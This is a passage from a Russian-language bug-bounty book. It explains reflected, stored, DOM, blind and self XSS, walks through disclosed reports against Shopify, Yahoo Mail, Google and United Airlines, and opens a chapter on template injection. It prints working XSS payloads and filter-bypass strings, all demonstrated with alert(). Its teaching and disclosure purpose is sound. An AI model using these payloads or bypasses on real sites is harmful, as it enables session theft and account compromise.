Внедрённые одинарная кавычка и точка с запятой закрывают переменную `name`. Поскольку код находится в теге `<script>`, внедрённая нами функция JavaScript `alert(document.cookie)` выполняется. В конце вызова мы добавляем `;'`, чтобы завершить функцию и сохранить синтаксическую правильность JavaScript, потому что сайт добавляет `';` для закрытия переменной `name`. Без `;'` в конце осталась бы висячая одинарная кавычка, способная нарушить синтаксис страницы.

Теперь вы знаете, что XSS можно выполнить несколькими способами. Сайт http://html5sec.org/, поддерживаемый специалистами по тестированию на проникновение из Cure53, служит прекрасным справочником полезных нагрузок XSS.

Типы XSS

Существует два основных типа XSS: отражённая и хранимая. Отражённая XSS возникает, когда полезная нагрузка доставляется и выполняется одним HTTP-запросом и нигде на сайте не сохраняется. Браузеры, включая Chrome, Internet Explorer и Safari, пытаются предотвращать уязвимости этого типа с помощью аудиторов XSS. В июле 2018 года Microsoft объявила об отказе от XSS Auditor в Edge из-за наличия других механизмов безопасности для защиты от XSS.

Аудиторы XSS пытаются защищать пользователей от вредоносных ссылок, выполняющих JavaScript. При попытке XSS браузер показывает неработающую страницу с сообщением о том, что она заблокирована для защиты пользователя. Пример в Google Chrome показан на рисунке 7-1.



Рисунок 7-1. Страница, заблокированная XSS Auditor в Google Chrome.

Несмотря на все усилия разработчиков браузеров, злоумышленники часто обходят аудиторы XSS, поскольку JavaScript может выполняться на сайте сложными способами. Методы обхода часто меняются и выходят за рамки книги. Два отличных источника для дальнейшего изучения: публикация FileDescriptor https://blog.innerht.ml/the-misunderstood-x-xss-protection/ и памятка Масато Кинугавы по обходу фильтров https://github.com/masatokinugawa/filterbypass/wiki/Browser's-XSS-Filter-Bypass-Cheat-Sheet/.

Хранимая XSS, напротив, возникает, когда сайт сохраняет вредоносную нагрузку и отображает её без очистки. Сайт может показывать введённую нагрузку в разных местах. Она не обязательно выполняется сразу после отправки, но способна сработать при открытии другой страницы. Например, если создать на веб-сайте профиль и указать нагрузку XSS в качестве имени, XSS может не выполниться при просмотре профиля, но сработать, когда кто-нибудь найдёт ваше имя через поиск или отправит вам сообщение.

XSS-атаки можно также разделить на три подкатегории: основанные на DOM, слепые и направленные на самого себя. XSS на основе DOM манипулирует существующим кодом JavaScript веб-сайта, чтобы выполнить вредоносный JavaScript; она может быть хранимой или отражённой. Предположим, веб-страница `www.<example>.com/hi/` использует следующий HTML, чтобы без проверки вредоносного ввода заменить содержимое страницы значением из URL. Возможно, это позволит выполнить XSS.

```
<html>
  <body>
```

```
    <h1>Hi <span id="name"></span></h1>
    <script>document.getElementById('name').innerHTML=location.hash.split('#')
      [1]</script>
  </body>
</html>
```

На этой примерной веб-странице тег `script` вызывает у объекта `document` метод `getElementById`, чтобы найти HTML-элемент с идентификатором `'name'`. Вызов возвращает ссылку на элемент `span` внутри тега `<h1>`. Затем сценарий методом `innerHTML` изменяет текст между тегами `<span id="name"></span>`. Текст между `<span></span>` получает значение `location.hash`, то есть любой текст после # в URL. `location` - ещё один API браузера, похожий на DOM и предоставляющий сведения о текущем URL.

Поэтому посещение `www.<example>.com/hi#Peter/` динамически изменило бы HTML страницы на `<h1><span id="name">Peter</span></h1>`. Но страница не очищает значение после # перед обновлением элемента `<span>`. Если пользователь посетит `www.<example>.com/h1#<img src=x onerror=alert(document.domain)>`, появится окно JavaScript с доменом `www.<example>.com`, если браузер не получит изображение x. Итоговый HTML страницы будет таким:

```
<html>
  <body>
    <h1>Hi <span id="name"><img src=x onerror=alert(document.domain)></span>
      </h1>
    <script>document.getElementById('name').innerHTML=location.hash.split('#')
      [1]</script>
  </body>
</html>
```

На этот раз вместо отображения `Peter` между тегами `<h1>` веб-страница покажет окно JavaScript с именем `document.domain`. Злоумышленник может использовать это, поскольку для выполнения JavaScript он передаёт код атрибуту `onerror` тега `<img>`.

Слепая XSS - хранимая атака XSS, при которой полезную нагрузку отображает другой пользователь в недоступной хакеру части веб-сайта. Например, это возможно, если при создании личного профиля в качестве имени и фамилии удаётся указать XSS. При просмотре профиля обычными пользователями значения могут экранироваться, но на странице администратора со списком новых пользователей они могут не очищаться и XSS выполнится. Инструмент XSSHunter (https://xsshunter.com/) Мэттью Брайанта идеально подходит для обнаружения слепых XSS. Разработанные Брайантом нагрузки выполняют JavaScript, который загружает удалённый сценарий. Тот читает DOM, сведения браузера, cookie и другие данные и отправляет их обратно в вашу учётную запись XSSHunter.

Самостоятельная XSS затрагивает только пользователя, вводящего нагрузку. Поскольку злоумышленник способен атаковать лишь себя, такая XSS считается малозначимой и в большинстве программ баг-баунти не заслуживает награды. Например, она может возникнуть при отправке XSS запросом `POST`, но из-за защиты запроса посредством CSRF нагрузку способен отправить только сам пользователь. Самостоятельная XSS может быть хранимой или не быть ею.

Найдя самостоятельную XSS, ищите возможность объединить её с другой уязвимостью, затрагивающей иных пользователей, например с CSRF входа или выхода. При такой атаке жертва выходит из своей учётной записи и входит в учётную запись злоумышленника, где выполняется вредоносный JavaScript. Обычно CSRF входа или выхода требует возможности снова войти в учётную запись жертвы с помощью вредоносного JavaScript. Мы не будем разбирать подобную ошибку, но прекрасный пример, найденный Джеком Уиттоном на сайте Uber, описан по адресу https://whitton.io/articles/uber-turning-self-xss-into-good-xss/.

Последствия XSS зависят от множества факторов: хранимая она или отражённая, доступны ли cookie, где выполняется нагрузка и так далее. Несмотря на потенциальный ущерб, исправить XSS часто легко: разработчикам достаточно очистить пользовательский ввод, как при HTML-инъекции,

перед отображением.

Shopify Wholesale

Сложность: низкая
URL: `wholesale.shopify.com/`
Источник: https://hackerone.com/reports/106293/
Дата сообщения: 21 декабря 2015 года
Выплаченное вознаграждение: 500 долларов

Полезная нагрузка XSS не обязана быть сложной, но её нужно приспособить к месту отображения и к тому, находится ли она в тегах HTML или JavaScript. В декабре 2015 года оптовый сайт Shopify представлял собой простую веб-страницу с заметным полем поиска вверху. Уязвимость XSS на ней была простой, но её легко было пропустить: текст из поля поиска без очистки отражался внутри существующих тегов JavaScript.

Эту ошибку не замечали, потому что нагрузка XSS не использовала неочищенный HTML. Когда XSS эксплуатирует отображение HTML, последствия видны, поскольку HTML определяет внешний вид сайта. JavaScript тоже может изменить внешний вид или выполнить другое действие, но сам его не определяет.

В данном случае ввод `"><script>alert('XSS')</script>` не выполнял нагрузку `alert('XSS')`, поскольку Shopify кодировала HTML-теги `<>`. Символы безвредно отображались как `<` и `>`. Один хакер понял, что ввод без очистки выводится внутри тегов `<script></script>` на веб-странице. Скорее всего, он пришёл к этому выводу, просмотрев исходный код страницы с её HTML и JavaScript. Исходный код любой страницы можно открыть, введя в адресной строке браузера `view-source:URL`. Например, на рисунке 7-2 показана часть исходного кода страницы nostarch.com.

Поняв, что ввод отображается без очистки, хакер ввёл в поле поиска Shopify `test';alert('XSS');'`, в результате чего появилось окно JavaScript с текстом `'XSS'`. Из отчёта это неясно, но, вероятно, Shopify выводила поисковую фразу в выражении JavaScript наподобие `var search_term = '<INJECTION>'`. Первая часть инъекции, `test';`, закрывала это выражение и вставляла `alert('XSS');` как отдельное. Последняя кавычка обеспечивала правильность синтаксиса JavaScript. Предположительно результат выглядел как `var search_term = 'test';alert('xss'); '';`.



Рисунок 7-2. Исходный код страницы nostarch.com.

Выводы

Уязвимости XSS не обязаны быть замысловатыми. Уязвимость Shopify была простой: обычное текстовое поле не очищало пользовательский ввод. Проверяя XSS, обязательно просматривайте

исходный код страницы и выясняйте, отображается ли нагрузка в тегах HTML или JavaScript.

Форматирование валюты в Shopify

Сложность: низкая
URL: `<YOURSITE>.myshopify.com/admin/settings/general/`
Источник: https://hackerone.com/reports/104359/
Дата сообщения: 9 декабря 2015 года
Выплаченное вознаграждение: 1000 долларов

Полезная нагрузка XSS не всегда выполняется немедленно. Поэтому хакеру следует убедиться, что она правильно очищается во всех местах возможного отображения. В этом примере настройки магазина Shopify позволяли изменять формат валюты. В декабре 2015 года значения этих полей ввода неправильно очищались при настройке страниц социальных сетей. Злоумышленник мог создать магазин и внедрить нагрузку XSS в поле настроек валюты, как показано на рисунке 7-3. Нагрузка отображалась в канале продаж магазина в социальных сетях. Злоумышленник мог настроить магазин так, чтобы нагрузка выполнялась, когда другой администратор магазина посещал канал продаж.

Shopify использует механизм шаблонов Liquid для динамического отображения содержимого страниц магазина. Например, `${{ }}` - синтаксис Liquid, а отображаемая переменная помещается во внутреннюю пару фигурных скобок. На рисунке 7-3 `${{amount}}` является законным значением, но к нему приписано `"><img src=x onerror=alert(document.domain)>`, то есть нагрузка XSS. Последовательность `">` закрывает HTML-тег, куда внедряется нагрузка. После закрытия тега браузер отображает тег изображения и ищет изображение `x`, указанное в `src`. Поскольку такого изображения на сайте Shopify, скорее всего, нет, браузер сталкивается с ошибкой и вызывает обработчик события JavaScript `onerror`. Тот выполняет заданный в нём JavaScript - здесь функцию `alert(document.domain)`.



Рисунок 7-3. Страница настроек валюты Shopify на момент отправки отчёта.

Хотя JavaScript не выполнялся при посещении страницы валюты, нагрузка также появлялась в канале продаж магазина Shopify в социальных сетях. Когда другой администратор магазина нажимал уязвимую вкладку канала продаж, вредоносная XSS отображалась без очистки и выполняла JavaScript.

Выводы

Нагрузки XSS не всегда выполняются сразу после отправки. Поскольку нагрузка может использоваться в нескольких местах сайта, обязательно посетите каждое из них. Простая отправка вредоносной нагрузки на странице валюты здесь не запускала XSS. Автору отчёта пришлось настроить другую функцию веб-сайта, чтобы XSS выполнилась.

Хранимая XSS в Yahoo! Mail

Сложность: средняя
URL: Yahoo! Mail
Источник: https://klikki.fi/adv/yahoo.html
Дата сообщения: 26 декабря 2015 года
Выплаченное вознаграждение: 10 000 долларов

Очистка пользовательского ввода путём изменения введённого текста иногда сама приводит к проблемам, если выполнена неверно. В этом примере редактор Yahoo! Mail позволял вставлять изображения в электронное письмо посредством HTML-тега `<img>`.

Редактор очищал данные, удаляя атрибуты JavaScript, такие как `onload`, `onerror` и прочие, чтобы предотвратить XSS. Но он не предотвращал уязвимости, возникавшие при намеренной отправке пользователем неправильно сформированных тегов `<img>`.

Большинство HTML-тегов принимает атрибуты - дополнительные сведения о теге. Например, `<img>` требует атрибут `src`, указывающий адрес отображаемого изображения, а также допускает `width` и `height` для размеров.

Некоторые атрибуты HTML логические: если атрибут присутствует в теге, он считается истинным, а если отсутствует - ложным.

Йоуко Пюннёнен обнаружил, что если добавить логическим атрибутам HTML-тегов значение, Yahoo! Mail удаляет значение, но оставляет знак равенства. Один из его примеров:

```
<INPUT TYPE="checkbox" CHECKED="hello" NAME="check box">
```

Здесь тег ввода HTML может содержать атрибут `CHECKED`, определяющий, следует ли показывать флажок установленным. После разбора Yahoo строка становилась такой:

```
<INPUT TYPE="checkbox" CHECKED= NAME="check box">
```

Это выглядит безобидно, но HTML разрешает любое количество пробелов вокруг знака равенства в значении атрибута без кавычек. Поэтому браузер читает `CHECKED` как имеющий значение `NAME="check`, а у тега ввода появляется третий атрибут `box` без значения.

Для эксплуатации Пюннёнен отправил следующий тег `<img>`:

```
<img ismap='xxx' itemtype='yyy style=width:100%;height:100%;position:fixed;
  left:0px;top:0px; onmouseover=alert(/XSS/)//'>
```

Фильтр Yahoo! Mail изменял его так:

```
<img ismap= itemtype='yyy' style=width:100%;height:100%;position:fixed;left:
  0px;top:0px; onmouseover=alert(/XSS/)//>
```

`ismap` - логический атрибут тега `<img>`, указывающий, есть ли у изображения области, по которым можно щёлкать. Здесь Yahoo! удалила `'xxx'`, а одинарная кавычка из конца строки переместилась в конец yyy.

Иногда внутренняя сторона сайта остаётся чёрным ящиком, и вы не знаете, как обрабатывается код, как в этом случае. Неизвестно, почему удалилось `'xxx'` и почему одинарная кавычка переместилась в конец yyy. Такие изменения мог внести механизм разбора Yahoo или браузер при обработке возвращённого Yahoo! ответа. Тем не менее подобные странности можно использовать для поиска уязвимостей.

Из-за особенностей обработки кода отображался тег `<img>` высотой и шириной 100 процентов, вследствие чего изображение занимало всё окно браузера. Когда пользователь проводил мышью над веб-страницей, нагрузка XSS выполнялась из-за части инъекции `onmouseover=alert(/XSS/)`.

Выводы

Если сайт очищает пользовательский ввод путём изменения, а не кодирования или экранирования значений, продолжайте проверять его серверную логику. Подумайте, как разработчик мог написать решение и какие предположения сделал. Например, проверьте, учёл ли он отправку двух атрибутов `src` или замену пробелов косыми чертами. В данном случае автор отчёта выяснил, что происходит при отправке логических атрибутов со значениями.

Поиск Google по изображениям

Сложность: средняя
URL: `images.google.com/`
Источник: https://mahmoudsec.blogspot.com/2015/09/how-i-found-xss-vulnerability-in-google.html
Дата сообщения: 12 сентября 2015 года
Выплаченное вознаграждение: не раскрыто

В зависимости от места отображения ввода для эксплуатации XSS не всегда нужны специальные символы. В сентябре 2015 года Махмуд Джамаль искал в Google Images изображение для профиля HackerOne. Во время просмотра он заметил URL изображения google.com.

Увидев в URL параметр `imgurl`, Джамаль понял, что управляет его значением, которое, скорее всего, отображается на странице как ссылка. Наведя указатель на миниатюру изображения профиля, он подтвердил, что атрибут `href` тега `<a>` содержит тот же URL. Он заменил `imgurl` на `javascript:alert(1)` и заметил, что `href` изменился на то же значение.

Полезная нагрузка `javascript:alert(1)` пригодна, когда специальные символы очищаются, поскольку не содержит символов, которые веб-сайту нужно кодировать. При нажатии ссылки `javascript:alert(1)` открывается новое окно браузера и выполняется `alert`. Кроме того, JavaScript работает в контексте исходной веб-страницы со ссылкой и может обращаться к её DOM. Иными словами, ссылка `javascript:alert(1)` выполняла бы `alert` в контексте Google. Это показывает, что злоумышленник потенциально может обращаться к сведениям страницы. Если бы переход по ссылке с протоколом JavaScript не наследовал контекст исходного сайта, XSS была бы безвредной: злоумышленник не получил бы доступ к DOM уязвимой страницы.

Воодушевлённый Джамаль нажал то, что считал своей вредоносной ссылкой, но JavaScript не выполнился. При нажатии кнопки мыши Google очищала URL через атрибут JavaScript `onmousedown` тега ссылки.

Для обхода Джамаль попробовал перемещаться по странице клавишей Tab. Дойдя до кнопки View Image, он нажал Enter. JavaScript выполнился, поскольку ссылку удалось открыть без щелчка мышью.

Выводы

Всегда ищите параметры URL, которые могут отражаться на странице, поскольку вы управляете их значениями. Обнаружив отображаемый параметр, учитывайте и его контекст. Параметры URL способны позволить обойти фильтры, удаляющие специальные символы. В данном примере Джамалю не понадобились специальные символы, поскольку значение отображалось в атрибуте `href` тега ссылки.

Кроме того, ищите уязвимости даже в Google и на других крупнейших сайтах. Легко решить, что у огромной компании уже обнаружены все уязвимости. Очевидно, это не всегда так.

Хранимая XSS в Google Tag Manager

Сложность: средняя
URL: `tagmanager.google.com/`
Источник: https://blog.it-securityguard.com/bugbounty-the-5000-google-xss/
Дата сообщения: 31 октября 2014 года
Выплаченное вознаграждение: 5000 долларов

Распространённая рекомендация для веб-сайтов - очищать пользовательский ввод при отображении, а не при сохранении во время отправки. Причина в том, что на сайт легко добавить новые способы передачи данных, например загрузку файла, и забыть об их очистке. Однако некоторые компании этой рекомендации не следуют. Патрик Ференбах из HackerOne обнаружил такой случай в октябре 2014 года, проверяя Google на XSS.

Google Tag Manager - инструмент SEO, упрощающий маркетологам добавление и обновление тегов веб-сайта. Для этого в инструменте есть несколько веб-форм. Ференбах начал с поиска доступных полей и ввода нагрузок XSS, например `#"><img src=/ onerror=alert(3)>`. Если поле принимало нагрузку, та закрывала существующий HTML-тег и пыталась загрузить несуществующее изображение. Поскольку изображение не находилось, сайт выполнял функцию JavaScript `onerror` - `alert(3)`.

Но нагрузка Ференбаха не сработала: Google правильно очищала ввод. Тогда Ференбах заметил альтернативный способ передать нагрузку.

Помимо полей формы, Google позволяла загрузить файл JSON с несколькими тегами. Ференбах загрузил в службу Google следующий JSON:

```
"data": {
  "name": "#"><img src=/ onerror=alert(3)>",
  "type": "AUTO_EVENT_VAR",
  "autoEventVarMacro": {
    "varType": "HISTORY_NEW_URL_FRAGMENT"
  }
}
```

Обратите внимание: значение атрибута `name` содержит ту же нагрузку XSS, которую Ференбах уже пробовал. Google нарушала рекомендацию и очищала ввод веб-формы при отправке, а не при отображении. В результате она забыла очистить данные из загруженного файла, и нагрузка Ференбаха выполнилась.

Выводы

В отчёте Ференбаха примечательны две детали. Во-первых, он нашёл альтернативный способ ввода нагрузки XSS. Ищите такие способы и вы. Обязательно проверяйте все предоставленные целью методы ввода, поскольку каждый может обрабатываться по-разному. Во-вторых, Google пыталась очищать ввод, а не отображение. Следование рекомендациям предотвратило бы уязвимость. Даже если вы знаете, что разработчики сайтов обычно применяют распространённые меры против определённых атак, всё равно проверяйте уязвимости. Разработчики способны ошибаться.

XSS в United Airlines

Сложность: высокая
URL: `checkin.united.com/`
Источник: http://strukt93.blogspot.jp/2016/07/united-to-xss-united.html
Дата сообщения: июль 2016 года
Выплаченное вознаграждение: не раскрыто

В июле 2016 года Мустафа Хасан искал дешёвые авиабилеты и одновременно ошибки на сайтах United Airlines. Он обнаружил, что поддомен `checkin.united.com` перенаправляет на URL с параметром `SID`. Заметив, что любое значение параметра отображается в HTML страницы, он проверил `"><svg onload=confirm(1)>`. При неправильном отображении нагрузка закрыла бы существующий HTML-тег и внедрила тег Хасана `<svg>`, вызвав всплывающее окно JavaScript через событие `onload`.

Но после отправки HTTP-запроса ничего не произошло, хотя нагрузка отображалась без изменений и очистки. Вместо того чтобы сдаться, Хасан открыл файлы JavaScript сайта, вероятно, средствами разработчика браузера.

Он нашёл следующий код, переопределяющий атрибуты JavaScript, способные привести к XSS, включая `alert`, `confirm`, `prompt` и `write`:

```
[function () {
/*
Защита от XSS посредством JavaScript
*/
var XSSObject = new Object();
XSSObject.lockdown = function(obj,name) {
    if (!String.prototype.startsWith) {
        try {
            if (Object.defineProperty) {
                Object.defineProperty(obj, name, {
                    configurable: false
                });
            }
        } catch (e)  { };
    }
}
XSSObject.proxy = function (obj, name, report_function_name, exec_original)
{
    var proxy = obj[name];
```

```
    obj[name] = function () {
        if (exec_original) {
            return proxy.apply(this, arguments);
        }
    };
    XSSObject.lockdown(obj, name);
};
XSSObject.proxy(window, 'alert', 'window.alert', false);
XSSObject.proxy(window, 'confirm', 'window.confirm', false);
XSSObject.proxy(window, 'prompt', 'window.prompt', false);
XSSObject.proxy(window, 'unescape', 'unescape', false);
XSSObject.proxy(document, 'write', 'document.write', false);
XSSObject.proxy(String, 'fromCharCode', 'String.fromCharCode', true);
}]();
```

Даже без знания JavaScript можно догадаться о происходящем по некоторым словам. Например, имя параметра `exec_original` в определении прокси `XSSObject` подразумевает связь с выполнением чего-либо. Сразу ниже находится перечень всех интересующих нас функций, которым передаётся `false`, кроме последней. Можно предположить, что сайт защищается, запрещая выполнение атрибутов JavaScript, передаваемых прокси `XSSObject`.

Важно, что JavaScript позволяет переопределять существующие функции. Поэтому сначала Хасан попробовал восстановить `document.write`, добавив в `SID` следующее значение:

```
javascript:document.write=HTMLDocument.prototype.write;document.write('STRUKT');
```

Это значение возвращает функции `write` объекта `document` первоначальное поведение с помощью прототипа `write`. Поскольку JavaScript объектно- ориентирован, у всех объектов есть прототип. Обратившись к `HTMLDocument`, Хасан вернул функции `write` текущего документа исходную реализацию из `HTMLDocument`. Затем он вызвал `document.write('STRUKT')`, чтобы добавить своё имя на страницу простым текстом.

Но и при этой попытке Хасан зашёл в тупик. Он обратился за помощью к Родольфо Ассису. Вместе они поняли, что в фильтре XSS United не переопределена функция, похожая на `write`, - `writeln`. Различие состоит в том, что `writeln` после текста добавляет перевод строки, а `write` - нет.

Ассис полагал, что сможет записать содержимое в HTML-документ функцией `writeln` и обойти одну часть фильтра XSS United. Он использовал следующую нагрузку:

```
";}{document.writeln(decodeURI(location.hash))-"#<img src=1 onerror=alert(1)>
```

Но JavaScript всё равно не выполнялся: фильтр XSS продолжал загружаться и переопределять `alert`. Ассису требовался другой способ. Прежде чем рассмотреть итоговую нагрузку и обход переопределения `alert`, разберём первоначальную.

Первая часть, `";}`, закрывает существующий JavaScript, куда выполняется инъекция. Затем `{` открывает нагрузку JavaScript, а `document.writeln` вызывает у объекта `document` функцию `writeln` для записи содержимого в DOM. Переданная ей `decodeURI` декодирует закодированные сущности URL, например `%22` превращает в `"`. Переданное `decodeURI` выражение `location.hash` возвращает все параметры после `#` в URL, заданные далее. После этой подготовки `-"` заменяет кавычку в начале нагрузки и обеспечивает правильность синтаксиса JavaScript.

Последняя часть, `#<img src=1 onerror=alert(1)>`, добавляет параметр, который никогда не отправляется серверу. Это определённая необязательная часть URL, называемая фрагментом и предназначенная для ссылки на часть документа. Здесь Ассис использовал фрагмент, чтобы воспользоваться знаком решётки `#`, обозначающим его начало. `location.hash` возвращает всё после `#`. Возвращаемое содержимое будет закодировано для URL, поэтому `<img src=1 onerror=alert(1)>` превратится в `%3Cimg%20src%3D1%20onerror%3Dalert%281%29%3E%20`. Функция `decodeURI` декодирует его обратно в HTML `<img src=1 onerror=alert(1)>`. Это важно, поскольку декодированное значение передаётся `writeln`, которая записывает тег `<img>` в DOM. HTML-тег выполняет XSS, когда сайт не находит изображение `1` из `src`. При успехе появилось бы окно

JavaScript с числом 1, но этого не произошло.

Ассис и Хасан поняли, что им нужен новый HTML-документ в контексте сайта United: страница без загруженного фильтра XSS, но с доступом к сведениям страницы United, cookie и прочему. Они использовали iFrame со следующей нагрузкой:

```
";}{document.writeln(decodeURI(location.hash))-"#<iframe
src=javascript:alert(document.domain)><iframe>
```

Эта нагрузка действовала как исходный URL с тегом `<img>`, но записывала в DOM `<iframe>` и меняла `src`, используя схему JavaScript для вызова `alert(document.domain)`. Она похожа на XSS из раздела «Поиск Google по изображениям» на странице 65, поскольку схема JavaScript наследует контекст родительского DOM. Теперь XSS могла обращаться к DOM United, и `document.domain` выводил `www.united.com`. Уязвимость подтвердилась, когда сайт показал всплывающее окно.

iFrame может принимать атрибут источника для загрузки удалённого HTML. Поэтому Ассис мог задать источником JavaScript, который немедленно вызывал `alert` с доменом документа.

Выводы

В этой уязвимости важны три детали. Во-первых, Хасан проявил настойчивость: когда нагрузка не сработала, он не сдался, а изучил JavaScript и выяснил причину. Во-вторых, чёрный список атрибутов JavaScript должен подсказать хакеру, что в коде могут существовать XSS, поскольку разработчик способен ошибиться. В-третьих, знание JavaScript необходимо для успешного подтверждения более сложных уязвимостей.

Итоги

XSS по-прежнему широко распространены на сайтах, часто находятся на виду и представляют реальный риск для разработчиков. Отправив вредоносную нагрузку наподобие `<img src=x onerror=alert(document.domain)>`, можно проверить поле ввода на уязвимость. Но это не единственный способ. Всякий раз, когда сайт очищает ввод путём изменения, удаляя символы, атрибуты и прочее, тщательно проверяйте работу очистки. Ищите места, где очистка выполняется при отправке, а не при отображении ввода, и проверяйте все способы ввода. Кроме того, ищите отражаемые на странице параметры URL, которыми вы управляете; они могут позволить обойти кодирование, например добавлением `javascript:alert(document.domain)` в значение `href` тега ссылки.

Важно учитывать все места, где сайт отображает ваш ввод, и то, находится ли он в HTML или JavaScript. Помните, что полезные нагрузки XSS могут выполняться не сразу.

Глава 8. Внедрение в шаблоны

Механизм шаблонов - код, создающий динамические веб-сайты, электронные письма и другие материалы посредством автоматического заполнения местозаполнителей при отображении шаблона. Местозаполнители позволяют разработчикам отделять логику приложения от бизнес-логики. Например, веб-сайт может использовать единственный шаблон страниц профиля с динамическими местозаполнителями полей: имени пользователя, адреса электронной почты и возраста. Обычно механизмы шаблонов дают и другие преимущества, включая функции очистки пользовательского ввода, упрощённое создание HTML и лёгкое сопровождение. Но эти возможности не делают их неуязвимыми.

Уязвимости внедрения в шаблоны возникают, когда механизм отображает пользовательский ввод без правильной очистки, что иногда приводит к удалённому выполнению кода. Оно подробнее рассматривается в главе 12.

Существует два типа внедрения в шаблоны: серверное и клиентское.

Серверные внедрения в шаблоны

Уязвимости серверного внедрения в шаблоны (server-side template injection, SSTI) возникают, когда инъекция происходит в серверной логике. Поскольку механизмы шаблонов связаны с определёнными языками программирования, при инъекции иногда удаётся выполнить произвольный код этого языка. Возможность зависит от защиты механизма и превентивных мер сайта. Механизм Python Jinja2 допускал произвольный доступ к файлам и удалённое выполнение кода, как и механизм шаблонов Ruby ERB, который Rails использует по умолчанию. Механизм Liquid в Shopify, напротив, разрешает доступ лишь к ограниченному числу методов Ruby, пытаясь предотвратить полноценное удалённое выполнение кода. Среди других популярных механизмов -

Smarty и Twig для PHP, Haml и Mustache для Ruby и прочие.

Для проверки SSTI отправляют шаблонные выражения в синтаксисе используемого механизма. Например, Smarty в PHP обозначает выражения четырьмя фигурными скобками `{{ }}`, тогда как ERB применяет сочетание угловых скобок, знаков процента и равенства `<%= %>`. Обычная проверка Smarty состоит в отправке `{{7*7}}` и поиске областей, где ввод отражается на странице, например в формах и параметрах URL. Здесь следует искать число 49, отображённое после выполнения `7*7` в выражении. Увидев 49, вы поймёте, что успешно внедрили выражение и шаблон его вычислил.

Поскольку синтаксис механизмов неодинаков, нужно знать программное обеспечение проверяемого сайта. Специально для этого предназначены инструменты Wappalyzer и BuiltWith. Определив ПО, отправьте простую нагрузку, например `7*7`, в синтаксисе соответствующего механизма.

Клиентские внедрения в шаблоны

